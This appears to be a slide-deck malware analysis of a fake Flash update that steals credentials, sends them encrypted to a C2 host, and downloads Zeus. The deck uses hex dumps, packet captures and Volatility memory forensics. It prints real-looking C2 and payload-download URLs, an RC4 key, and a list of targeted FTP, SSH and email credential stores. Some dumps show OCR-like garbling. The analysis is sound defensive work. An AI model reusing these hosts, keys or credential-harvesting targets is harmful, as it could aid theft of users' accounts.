00414422	don.123qwe.123321.startrek.george.winner.maggie.trinity.online.1
00414462	23abc.chicken.junior.chris.passw0rd.austin.sparky.admin.merlin.g
004144A2	oogle.friends.hope.shalom.nintendo.looking.harley.smokey.7777.jo
004144E2	seph.lucky.digital.a.thunder.spirit.bandit.enter.anthony.corvett
00414522	e.hockey.power.benjamin.iloveyou1.lq2w3e.viper.genesis.knight.qw
00414562	erty1.creative.foobar.adidas.rotini.slayer.wisdom.praise.zxcvbn
004145A2	.samuel.mike.dallas.green.testtest.maverick.one.love.david.mylove
004145E2	.church.friend.god.destiny.none.microsoft.222222.bubbles.111111
00414622	1.cocacola.jordan23.ilovegod.football1.loving.nathan.emmanuel.sc
00414662	ooby.fuckoff.sammy.nakwell.jason.john.lq2w3e4r.baby.red123.blabl
004146A2	a.prince.qwert.chelsea.55555.angel1.hardcore.dexter.saved.112233
004146E2	.hallo.jasper.danielle.kitten.cassie.stella.prayer.hotdog.window
00414722	s.mustdie.gates.billgates.ghbdtn.gfghjkm.1234567890..cryptimplus.
00414762	http://8.koguis.com/forum/viewtopic.php.http://8.axellemaire.o
004147A2	rg/forum/viewtopic.php..http://Voyagersystems.co/EcYdbYwf.exe.ht
004147E2	tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
00414822	CRYPTED0YUI1.0.....0.MODU000+\$. ' >\$.SOFTWARE\Microsoft\Windows\Cu
00414862	.....

```

004148E2  .hallo.jasper.danielle.kitten.cassie.stella.prayer.hotdog.window
00414722  s.mustdie.gates.billgates.ghbdtn.gfghjkm.1234567890..cryptimplus.
00414762  http://8.koguis.com/forum/viewtopic.php.http://8.axellemaire.o
004147A2  rg/forum/viewtopic.php..http://Voyagersystems.co/EcYdbYwf.exe.ht
004147E2  tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
00414822  CRYPTED0YUI1.0.....0.MODU000+$. ' >$.SOFTWARE\Microsoft\Windows\Cu
00414862  .....

```

```

0018D600  .....
0018D640  %%%%%%%%%%.....!!0!!0+.POST /forum/viewtopic.php HTTP/1.0..Host
0018D680  : 8.koguis.com..Accept: */*..Accept-Encoding: identity, */q=0..C
0018D6C0  ontent-Length: 3509..Connection: close..Content-Type: applicatio
0018D700  n/octet-stream..Content-Encoding: binary..User-Agent: Mozilla/4.
0018D740  0 (compatible; MSIE 5.0; Windows 98).....
0018D780  .....

```

Malware Binary Dynamic Analysis

- Data harvesting: FTP, SSH, Email accounts, passwords, certificates from files, databases, Registry

```

004168C0 Manager.Host.User.Pass.Port.Remote Dir.\Cyberduck..duck.user.con
00416900 fig.<setting name="".value="".Software\SimonTatham\PuTTY\Session
00416940 s.HostName.UserName.Password.PortNumber.TerminalType.NppFTP.xml.
00416980 \Notepad++.Software\CoffeeCup Software.FTP destination server.FT
004169C0 P destination user.FTP destination password.FTP destination port
00416A00 .FTP destination catalog.FTP profiles.FTPShell.ftpshell.fsi.Soft
00416A40 ware\MAS-Soft\FTPInfo\Setup.DataDir.\FTPInfo.ServerList.xml.Nexu
00416A80 sFile.ftpsite.ini.FastStone Browser.FTPList.db.\MapleStudio\Chro
00416AC0 mePlus.Software\Nico Mak Computing\WinZip\FTP.Software\Nico Mak
00416B00 Computing\WinZip\mru\jobs.Site.UserID.xflags.Port.Folder..wjf.wi
00416B40 nex="."/>.\Yandex.My FTP.project.ini..xml.{74FF1730-B1F2-4D88-92
00416B80 6B-1568FAE61DB7}.NovaFTP.db.\INSoftware\NovaFTP..oeaccount.Salt.
00416BC0 .....>.</.<POP3_Password2.<SMTP_Password2.<IMAP_Password2.<HT
00416C00 TPMail_Password2..Microsoft\Windows Live Mail.Software\Microsof
00416C40 t\Windows Live Mail.\Microsoft\Windows Mail.Software\Microsoft\W
00416C80 indows Mail.Software\RimArts\B2\Settings.DataDir.DataDirBak.Mail
00416CC0 box.ini.Software\Poco Systems Inc.Path.\PocoSystem.ini.Program.D
00416D00 ataPath.accounts.ini.\Pocomail.Software\IncrediMail.EmailAddress
00416D40 .Technology.PopServer.PopPort.PopAccount.PopPassword.SmtServer.
00416D80 SmtPort.SmtAccount.SmtPassword.account.cfg.account.cfn.\BatMa
00416DC0 il.\The Bat!.Software\RIT\The Bat!.Software\RIT\The Bat!\Users d
00416E00 epot.Working Directory.ProgramDir.Count.Default.Dir #%d.SMTP Ema
00416E40 il Address.SMTP Server.POP3 Server.POP3 User Name.SMTP User Name
00416E80 .NNTP Email Address.NNTP User Name.NNTP Server.IMAP Server.IMAP
00416EC0 User Name.Email.HTTP User.HTTP Server URL.POP3 User.IMAP User.HT
00416F00 TPMail User Name.HTTPMail Server.SMTP User..POP3 Port.SMTP Port.
00416F40 IMAP Port..POP3 Password2.IMAP Password2.NNTP Password2.HTTPMail
00416F80 Password2.SMTP Password2..POP3 Password.IMAP Password.NNTP Pass
00416FC0 word.HTTP Password.SMTP Password..Software\Microsoft\Internet Ac
00417000 count Manager\Accounts.Identities.Software\Microsoft\Office\Outl
00417040 ook\OMI Account Manager\Accounts.Software\Microsoft\Windows NT\C
00417080 urrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Out
004170C0 look Internet Settings.Software\Microsoft\Windows NT\CurrentVers
00417100 ion\Windows Messaging Subsystem\Profiles\Outlook.Software\Micros
00417140 oft\Internet Account Manager.Outlook.\Accounts.identification.id
00417180 entitymgr.inetcomm server passwords.outlook account manager pass
004171C0 words.identities.{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%0
00417200 2X}.Thunderbird.\Thunderbird.>@.i@.e@.i@.e@.i@.e@.i@.e@.i@.e@

```

- Filezilla FTP Client installed, account details entered and cached
- User ('sys') and Password observed in binary execution

Malware Binary Dynamic Analysis

► SysInternal Tools

- File harvesting: accessing files, registry and databases
- Registry entries also show common Windows operations

update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\sitemanager.xml		
update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\recentserver.xml		
update_flash_pl:1012	OPEN	C:\Program Files\FileZilla FTP Client\filezilla.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml		
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml		
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml		
update_flash_pl:1012	QUERY INFORMATION	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml		
update_flash_pl:1012	CLOSE	C:\Documents and Settings\dublin\Application Data\FileZilla\filezilla.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\sitemanager.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\recentserver.xml		
update_flash_pl:1012	OPEN	C:\Documents and Settings\All Users\Application Data\FileZilla\filezilla.xml		
3604	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	24 BE AE CA A6 36 48 98 ...
4205	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	3F 81 53 D3 BC 31 A1 75 ...
4262	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	51 E9 93 CD 47 A6 79 47 ...
4263	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	68 81 CA 7E 98 50 55 46 ...
4265	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	6C 50 8A 78 14 71 47 EF ...
4279	SetValue	HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed	SUCCESS	71 60 49 21 51 BB C7 CC ...
			SUCCESS	80 A2 64 99 22 2F 55 7A ...
			SUCCESS	81 C1 26 9C 23 C6 E2 BF ...
			SUCCESS	83 9E 0A 05 33 51 56 2E ...
			SUCCESS	90 CE 3D 28 4D 63 E5 3C ...
			SUCCESS	B1 3E CB 2B FE 6F 2C 61 ...
			SUCCESS	C8 B0 9B AC D7 2E 44 04 ...
			SUCCESS	D4 8C A0 DF D1 CA 6C D3 ...
			SUCCESS	DC 01 0F 56 2F F2 1C 76 ...
			SUCCESS	DE 15 1B 7A 41 F6 26 1B ...
			SUCCESS	E3 CB FF 8E DB 91 51 93 ...

Malware Binary Dynamic Analysis

► Network Activity: Data exfiltration

```

00180600 .....
00180640 %%%%%%%%%%.....!!@!@*+.POST /forum/viewtopic.php HTTP/1.0..Host
00180680 : 8.koguis.com..Accept: /*/*..Accept-Encoding: identity, /*;q=0..C
001806C0 ontent-Length: 3509..Connection: close..Content-Type: applicatio
00180700 n/octet-stream..Content-Encoding: binary..User-Agent: Mozilla/4.
00180740 0 (compatible; MSIE 5.0; Windows 98).....
00180780

```

```

POST /forum/viewtopic.php HTTP/1.0
Host: 8.koguis.com
Accept: /*/*
Accept-Encoding: identity, /*;q=0
Content-Length: 648
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

```

```

CRYPTED0.....?E.....Z.Q...M.....i....fx....F.hp.q.....2.=B...*...8..EA`.....sj[.....0...2.#Ic.:H..QPm...Dk..

```

\$.#.j.W..R(].[.)@.t...WJ.A	176	54.999648	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
\.x.M-.Sm....L.O....."	190	59.999501	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
...	204	64.999410	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
.....q.@.z.gl.....	218	69.999359	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
..'.....fCL.Q...5.#.@ne..v	232	74.999348	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
\$g.."a43..4A..'	246	79.999259	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
/@>l&.e2U*D..S#.?..B%..	260	84.999187	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
.+;...[I.F:....s...i..Cr	274	89.999124	10.42.43.10	10.42.43.1	HTTP	POST /forum/viewtopic.php HTTP/1.0
.....Wqm...%.AA.f...v[.	284	90.002010	10.42.43.10	10.42.43.1	HTTP	GET /EcYdbYwf.exe HTTP/1.0
..]....&.\$9.E.\$0V....}...t&1G.z.v.[k.n...dlV-et...	294	90.004531	10.42.43.10	10.42.43.1	HTTP	GET /xFMTvTNP.exe HTTP/1.0
..|.q.(...C.Z....C.....%.ed6F2.....~.HTTP/1.1 200 OK						

Malware Binary Dynamic Analysis

► Data exfiltration

- Data harvested
- Calls to Windows Crypt API
- Data packed & encrypted
- HTTP Post formatted
- Data packet sent

Frame 1: 473 bytes on wire (3784 bits), 473 bytes captured (3784 bits)

Ethernet II, Src: Dell_44:01:39 (00:15:c5:44:01:39), Dst: Belkin_d0:cf:ea

Internet Protocol Version 4, Src: 10.42.43.10 (10.42.43.10), Dst: 10.42.43.10

Transmission Control Protocol, Src Port: imgames (1077), Dst Port: http (80)

Hypertext Transfer Protocol

Data (419 bytes)

Data: 4352595054454430948e0119a53f45d28b291dab6359ca51... [Length: 419]

0000 00 17 3f d0 cf ea 00 15 c5 44 01 39 08 00 45 00 ..?..... .D.9..E.
 0010 01 cb 01 70 40 00 80 06 8d 5e 0a 2a 2b 0a 0a 2a ...p@... .^.*+.*
 0020 2b 01 04 35 00 50 1a 46 21 9e 41 93 81 80 50 18 +..5.P.F !.A...P.
 0030 ff ff 33 4b 00 00 43 52 59 50 54 45 44 30 94 8e ..3K...CR YPTED0..
 0040 01 19 a5 3f 45 d2 8b 29 1d ab 63 59 ca 51 c0 c0 ...?E...) ..cY.Q..
 0050 aa 4d ff e4 1f a0 d5 69 d6 86 b8 18 66 78 98 c3 .M....ifx..
 0060 11 91 46 85 68 70 97 71 92 1a dc ed 14 32 a1 3d ..F.hp.q2.=
 94:8e:01:19:a5:3f:45:d2:8b:29:1d:ab:63:59:ca:51:c0:c0:aa:4d:ff:e4:1f:a0:d5:69:d6:86:b8:c6:08
 8:18:66:78:98:c3:11:91:46:85:68:70:97:71:92:1a:dc:ed:14:32:a1:3d:42:e8:db:2a:cc:9b:38:c6:08
 :10:c5:45:41:60:b8:b2:c6:08:73:6a:5b:bc:bd:ca:de:95:4f:e9:bc:1d:32:0b:23:49:63:02:3a:23:49
 48:f3:f4:51:50:6d:10:88:1e:44:6b:04:a4:24:d3:23:01:6a:06:57:9a:e1:52:28:60:f0:5d:3f:d04:a4
 1:06:7b:d4:c2:28:02:4a:09:97:4e:d1:32:78:1f:6c:c6:8c:e9:e3:eb:90:b4:ab:a4:c0:90:90:763f:d1
 :63:c2:e4:d4:22:f3:e2:85:e0:1a:16:93:d4:f1:04:53:61:f8:c2:4f:49:69:00:13:6f:58:94:b7:6c:c6
 :e7:b6:09:fe:72:c9:65:70:0c:73:63:8a:91:b0:2b:c0:23:f5:8f:88:74:3f:ca:e0:cf:58:fb:4d:e4:d4
 8e:2c:11:b6:88:07:69:4a:9a:2f:f4:62:66:10:b5:86:a7:57:28:2f:60:ec:cb:b5:b3:a2:e4:24:0c2:4f
 6:70:f5:6d:d1:e8:c9:a5:9b:27:16:0d:1f:62:51:40:fe:b3:99:45:71:dd:55:e7:51:80:a7:2b:fead:e1
 :16:a7:9c:cf:77:4d:a8:3e:1c:41:1b:0d:84:9b:27:14:5d:e1:f4:3a:8d:13:32:fb:31:54:4b:45:3a:02
 91:c4:be:2c:81:ff:49:bb:1e:ac:4f:8c:ee:3e:c7:cf:54:01:ad:49:9a:dc:46:c1:ad:01:7f:82:97f:0f
 9:3a:72:ec:68:7b:4d:52:50:a3:bd:a3:42:59:b4:4a:5b:59:b2:22:8b:d6:7a:ed:4e:80:2b:4c:3ab0:2b
 :f2:e6:77:cf:17:21:f1:cc:93:0c:14:18:71:d42c:11
 01d0 21 f1 cc 93 0c 14 18 71 d4 #...t? .X.M.,,
 57 28 ...iJ./.. bf....w(e8:c9
 dd 55bQ @...Eq.U
 1c 41 .Q.+... .wm.>.A
 31 54].2.1T
 ee 3e KE..... I...O...>
 99 3a ..T..I.. F.....
 5b 59 r..h{MRP...BY.J[Y
 cf 17 "...Z.N.+L...w..
 !.....q..

Malware Binary Cryptographic Analysis

➤ Cracking the Encryption

- Observed Windows Crypto API calls
- Assume RC4
- = Symmetric encryption, so need key
- Extract payload from network dump
- Parse header (“CRYPTED0”)
- Bruteforce attempts using free online RC4 Decryption Tool
- Success, kind of..

```

002FD810 optc.php..http://8.koguis.com/forum/viewtopic.php..http://8.anellelenaire.
002FD850 school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUICRYPTED0YUI1.0
002FD890 .....0.MODULE0.....SOFTWARE\Microsoft\Windows\CurrentVersion\U
002FD8D0 ninstall.UninstallString.DisplayName.\.....exe.Software\Win
002FD910 RAR.open.0..Ckernel32.dll.WTSGetActiveConsoleSessionId.ProcessId
002FD950 ToSessionId..netapi32.dll.NetApiBufferFree.NetUserEnum..ole32.dl
002FD990 l.StgOpenStorage..advapi32.dll.AllocateAndInitializeSid.CheckTok
002FD9D0 enMembership.FreeSid.CredEnumerateA.CredFree.CryptGetUserKey.Cry
002FDA10 ptExportKey.CryptDestroyKey.CryptReleaseContext.RevertToSelf.Ope
002FDA50 nProcessToken.ImpersonateLoggedOnUser.GetTokenInformation.Conver
002FDA90 tSidToStringSidA.LogonUserA.LookupPrivilegeValueA.AdjustTokenPri
002FDD00 vileges..crypt32.dll.CryptUnprotectData.CertOpenSystemStoreA.Cer
002FDD40 tEnumCertificatesInStore.CertCloseStore.CryptAcquireCertificateP
002FDD80 rivateKey..msi.dll.MsiGetComponentPathA..pstorec.dll.PStoreCreat
002FDDC0 eInstance.....

```

```

00414722 s.mustdie.gates.billgates.ghbdtg.gfhjkm.1234567890..cryptimplus.
00414762 http://8.koguis.com/forum/viewtopic.php..http://8.anellelenaire.
004147A2 rg/forum/viewtopic.php..http://Voyagersystems.cc/EcYdbYwf.exe.ht
004147E2 tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
00414822 CRYPTED0YUI1.0.....0.MODULE0@+$.>$.SOFTWARE\Microsoft\Windows\Cu
00414862

```

RC4 Decryption Tool

Encrypted data	Key:	Original data
94 8e 01 19 a5 3f 45 d2 8b 29 1d ab 63 59 ca 51 c0 c0 aa 4d ff e4 1f a0 d5 69 d6 86 b8 18 66 78 98 c3 11 91 46 85 68 70 97 71 92 1a dc ed 14 32 a1 3d 42 e8 db 2a cc 9b 38 10 c5 45 41 60 b8 b2 c6	cryptimplus DECRYPT	PKDFILE0&

Encoded into a hexadecimal string

Malware Binary Compression

➤ Unable to 'unpack' further

- Possibly using packer from earlier, but binary not seen
- Using native Windows compression?
- Suggestions?

- **Blackhole Dropper:** Real payload of attack, retrieved, renamed and launched from temp directory

[illegible]

- Batch file to delete “update_flash_player” plus itself

Malware Binary Dynamic Analysis

➤ From bad to worse, who invited Zeus to the party?



SHA256: 6791214e472b1c3b2af05ef9a0e69f9b0a2a0e10ec557035a9299ec620b82c87

File name: xFMTvTNP.exe

Detection ratio: 39 / 46

Symantec	Packed.Generic.362
TheHacker	Trojan/Spy.Zbot.gggf
TotalDefense	-
TrendMicro	TROJ_GEN.R4AE1A7
TrendMicro-HouseCall	TROJ_GEN.R4AE1A7
VBA32	BScope.TrojanPSW.Zbot.2716
VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.A.Zbot.381200

Kaspersky	Trojan-Spy.Win32.Zbot.gglm
Kingsoft	Win32.Troj.Zbot.(kcloud)
Malwarebytes	Spyware.Zeus
McAfee	PWS-Zbot.gen.aln
McAfee-GW-Edition	PWS-Zbot.gen.aln
Microsoft	PWS:Win32/Zbot.gen!AK
MicroWorld-eScan	Gen:Variant.Kazy.64495
NANO-Antivirus	Trojan.Win32.Zbot.bbunq
Norman	Kryptik.BXR
nProtect	Trojan-Spy/W32.ZBot.381200
Panda	Trj/Sinowal.WWG
PCTools	HeurEngine.MaliciousPacker
Rising	Malware.Symmil49C6
Sophos	Troj/Zbot-DHN

Malware Advanced Analysis

➤ Zeus requires Traditional Digital Forensics (with Open Source/non-Commercial)

- Process cannot be easily found, but certainly running
- Live analytics
 - Network
 - Local analysis: Autoruns, ProcExp, RegExp, RootKit Revealer,
- Offline Analysis: Memory Forensics
 - Memory Snapshot: DumpIt, dd, Helix, Deft, RedLine, 'hiberfil.sys'
 - 'Volatility' for subsequent system analysis:
 - Running (and expired) processes
 - Full Registry (Windows always keeps live in RAM)
 - Network (past and present)
 - Running DLL's, API hooks, modules
 - Advanced plug-ins focused on malware & even Zeus

Malware Advanced Analysis

➤ Network behaviour:

- UDP pattern to IP array
- DNS queries:
 - Google, Bing
 - Pseudo-random domains
- Verisign:
 - crl.verisign.com
 - csc3-2004-crl.verisign.com
 - csc3-2009-2-crl.verisign.com
 - csc3-2010-crl.verisign.com
- Zeus calling home
 - Control & Command

107.193.192.202	UDP	209	Source port: 28802	Destination port: 28707
108.71.222.119	UDP	224	Source port: 28802	Destination port: 23456
67.117.105.70	UDP	203	Source port: 28802	Destination port: 21549
81.149.25.242	UDP	179	Source port: 28802	Destination port: 20311
76.5.130.26	UDP	194	Source port: 28802	Destination port: 11749
208.106.56.44	UDP	199	Source port: 28802	Destination port: 17189
76.224.220.38	UDP	179	Source port: 28802	Destination port: 26202
76.223.247.173	UDP	280	Source port: 28802	Destination port: 15150
219.74.173.38	UDP	313	Source port: 28802	Destination port: 22128
12.69.33.114	UDP	149	Source port: 28802	Destination port: 16684
184.184.247.60	UDP	268	Source port: 28802	Destination port: 23089
71.17.245.194	UDP	183	Source port: 28802	Destination port: 26331
99.174.233.11	WASSP	269	Type 0x2a[Malformed Packet]	
195.169.125.228	UDP	130	Source port: 28802	Destination port: 29902
69.156.97.194	UDP	292	Source port: 28802	Destination port: 20038
108.217.233.48	UDP	304	Source port: 28802	Destination port: 16503
178.24.254.56	UDP	142	Source port: 28802	Destination port: 29604
99.68.50.168	UDP	117	Source port: 28802	Destination port: 18692
183.91.20.38	UDP	214	Source port: 28802	Destination port: 11064

10.42.43.1	DNS	74	Standard query 0x86e7	A www.google.com
10.42.43.1	DNS	72	Standard query 0x1f4a	A www.bing.com
10.42.43.1	DNS	90	Standard query 0x4a06	A lrfkvxytfufmknvcaqrwwdumn.com
10.42.43.1	DNS	87	Standard query 0x43e3	A heyvspnjkvlfbuhaalvihtv.ru
10.42.43.1	DNS	87	Standard query 0x03ed	A ubagmmvxltpvobdrsyxap.biz
10.42.43.1	DNS	91	Standard query 0x351e	A kbswdyayrswkjnzxnifmpucjb.info
10.42.43.1	DNS	92	Standard query 0x13f2	A vksbamrmrkvbypzhpjaeryhulf.org
10.42.43.1	DNS	90	Standard query 0xfc0a	A qoplbpreqplvtlrundjmgysg.net
10.42.43.1	DNS	89	Standard query 0x89a6	A lmrhbeypexpljkzeumxjvifeu.com
10.42.43.1	DNS	88	Standard query 0xf752	A fyjfexaulbybzmzgaaigmzuo.ru
10.42.43.1	DNS	86	Standard query 0x0669	A bmauajzxkpfjgkvwbmbq.com
10.42.43.1	DNS	92	Standard query 0x875b	A muwtczxgujrbazdxcjnxqkvzppn.net
10.42.43.1	DNS	85	Standard query 0xa478	A pxctvfaxpjnxexulxeaby.org
10.42.43.1	DNS	87	Standard query 0x2985	A tgdigmrgtgdudgaqcubulq.info
10.42.43.1	DNS	86	Standard query 0x5a41	A wcobinxoxpbhqxaqbizrtx.biz
10.42.43.1	DNS	89	Standard query 0xae77	A tvcmjltsemkzqspswopfhdydp.ru
10.42.43.1	DNS	90	Standard query 0xc4e2	A aunrjvzsolvxnmhmhavwmfpbda.com
10.42.43.1	DNS	93	Standard query 0x5c0b	A caeytprxnhiyovlzcmaaklrsadm.info

Malware Advanced Analysis

➤ Streaming DNS queries to +2000 pseudo-random domains

➤ Impossible to block (Firewall/IPS)

➤ But... easy to find:

- Check DNS queries
 - WireShark on DNS Server
 - DNS logging on BIND/Windows
- Proxy access logs?
- Also check direct-access attempts
- IDS: “Unusual Number of unknown DNS queries”
- Other IDS network signatures (packet headers?)
- May be irrelevant once contact is established and specific Zeus configuration operational

```
txgpxzhgutjzdnzblxwxmf.net
txgpxzhgutjzdnzblxwxmf.net
ucamfinxbeaelvrgdmnrpb.com
ucamfinxbeaelvrgdmnrpb.com
ucpjhecyzivdyusswemnfpiu.net
ucpjhecyzivdyusswemnfpiu.net
ucqsztszdxpfkfhwesnjuowg.info
ucqsztszdxpfkfhwesnjuowg.info
uijlbazppbqpwm binpwcjr.biz
uijlbazppbqpwm binpwcjr.biz
ukciovjdyvswostjfgqdyplvc.ru
ukciovjdyvswostjfgqdyplvc.ru
ukttghqoairgginrqeatvztdt.info
ukttghqoairgginrqeatvztdt.info
ulxwgypirskxgizphxdi.info
ulxwgypirskxgizphxdi.info
unzfiibwrcejbgekrqklnvgqcyoz.biz
unzfiibwrcejbgekrqklnvgqcyoz.biz
uohetwfemnnrgmphknfecuhydpjh.biz
uohetwfemnnrgmphknfecuhydpjh.biz
uotoeusgfakjirirprwpnvgv.info
uotoeusgfakjirirprwpnvgv.info
uprfmfiqw delztonzcelramauphi.net
uprfmfiqw delztonzcelramauphi.net
usgmswuogytijeltirsojgii.com
usgmswuogytijeltirsojgii.com
uspailfowjrxtyducetpzjz.com
```

```
xsxsqxfepjirsotjrojpztsg.ru
xsxsqxfepjirsotjrojpztsg.ru
xtotmzjrkvijdpngxshizdwsemca.org
xtotmzjrkvijdpngxshizdwsemca.org
xttsxgtgfixcvwxwvcyekx.com
xttsxgtgfixcvwxwvcyekx.com
xtwnrqweufmojrgdinamyhzipzlxjr.org
xtwnrqweufmojrgdinamyhzipzlxjr.org
xvchyxgumrkfhqcbiptosggq.org
xvchyxgumrkfhqcbiptosggq.org
xwauiftgnzsolfxoxfymvpznaeai.com
xwauiftgnzsolfxoxfymvpznaeai.com
xwydqgfepvzxrooffmdrkzpemqwf.u.info
xwydqgfepvzxrooffmdrkzpemqwf.u.info
xxbmvmkvmgqlbdeibhyqcrshmnz.org
xxbmvmkvmgqlbdeibhyqcrshmnz.org
xxspvlrcqmfrwyxhexceemswof.ru
xxspvlrcqmfrwyxhexceemswof.ru
xxtfydingqnufkjqrstgdupvugyp.com
xxtfydingqnufkjqrstgdupvugyp.com
xzmfginzcazhamqgkrgyzxtqk.info
xzmfginzcazhamqgkrgyzxtqk.info
xznveutwggyrkqsbxwbpcqga.com
xznveutwggyrkqsbxwbpcqga.com
ydgewgkrygiqchmqztnreaiwygi.com
ydgewgkrygiqchmqztnreaiwygi.com
ydonkvaydrkusduobqgylyzlg.ru
ydonkvaydrkusduobqgylyzlg.ru
```


Malware Advanced Analysis

➤ Memory Analysis with **Volatility**

- RAM snapshot retrieved from live system (verified by watching DNS streams)
- First: Find malware 'persistence mechanism' – how is binary launching?
 - Best: Windows Registry 'autorun' locations
 - Volatility: Registry hives in RAM snapshot, mapped by offset addresses
 - Locate "HKCU" address in memory (0xe189c008)
 - Call the specific 'autorun' key: "Software\Microsoft\Windows\CurrentVersion\run"
 - Something interesting here: "C:\Documents and Settings\-\Application Data\Yhepas\epeb.exe"

```
C:\Documents and Settings\-\Desktop\ZEUSPC\infected\DD>vol printkey -f ram.dd -o 0xe189c008 -K Software\Microsoft\Windows\
Volatile Systems Volatility Framework 2.2
Legend: <S> = Stable <U> = Volatile

-----
Registry: User Specified
Key name: Run <S>
Last updated: 2013-02-15 16:24:49

Subkeys:

Values:
REG_SZ CTFMON.EXE : <S> C:\WINDOWS\system32\ctfmon.exe
REG_SZ {845F5C5E-213B-AD42-422B-7E465D525D54} : <S> "C:\Documents and Settings\-\Application Data\Yhepas\epeb.exe"
```

Malware Advanced Analysis

- Volatility “file scan” shows ‘ebeb.exe’ had been running, but very quickly exited

Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x063d13e0	wscntfy.exe	900	1076	0x0d940280	2013-02-18 16:13:49	
0x064f3da0	services.exe	684	640	0x0d940080	2013-02-18 16:13:37	
0x0650ca50	ebeb.exe	1704	1588	0x0d940260	2013-02-18 16:13:39	2013-02-18 16:13:39
0x06515da0	ctfmon.exe	1696	1588	0x0d940240	2013-02-18 16:13:39	
0x065197e8	svchost.exe	980	684	0x0d940100	2013-02-18 16:13:38	
0x0651c9f8	spoolsv.exe	1564	684	0x0d9401c0	2013-02-18 16:13:38	
0x0651e070	winlogon.exe	640	556	0x0d940060	2013-02-18 16:13:37	

- However malware is obviously still running (DNS)
- Remainder of processes seem valid (correct process names & filepaths), also all files checked against VirusTotal
- Most likely seeing advanced technique for “process injection”

Malware Advanced Analysis

➤ Process injection:

- Check specific process handles for running PID's: Adobe Reader Launcher, PID 1688

```

1 python vol.py --profile=WinXPSP3x86 -f RAM.dd handles --pid=1688 > 00.pid.1688.dump.txt
2
3 Volatile Systems Volatility Framework 2.2
4
5
6
7 Offset (V)      Pid      Handle      Access Type      Details
8 -----
9 0xe10096e0     1688      0x4         0xf0003 KeyedEvent        CritSecOutOfMemoryEvent
10 0xe14fdb50     1688      0x8         0x3 Directory      KnownDlls
11 0x8630b418     1688      0xc         0x100020 File             \Device\HarddiskVolume1\Documents and Settings\
12 0x862fe878     1688      0x10        0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.C
13 0xe14e4030     1688      0x14        0xf000f Directory        Windows
14 0xe1895330     1688      0x18        0x21f0001 Port
15 0xe1696ac8     1688      0x1c        0xf001f Section
16 0x862ff4b0     1688      0x20        0x21f0003 Event
17 0x86335190     1688      0x24        0xf037f WindowStation    WinSta0
18 0x86350208     1688      0x28        0xf01ff Desktop          Default
19 0x86335190     1688      0x2c        0xf037f WindowStation    WinSta0
20 0xe19a24d8     1688      0x30        0x20f003f Key             MACHINE
21 0xe167ca48     1688      0x34        0x2000f Directory      BaseNamedObjects
22 0x8649c460     1688      0x38        0x1f0003 Semaphore        shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
23 0x862fff58     1688      0x3c        0x1f0003 Event
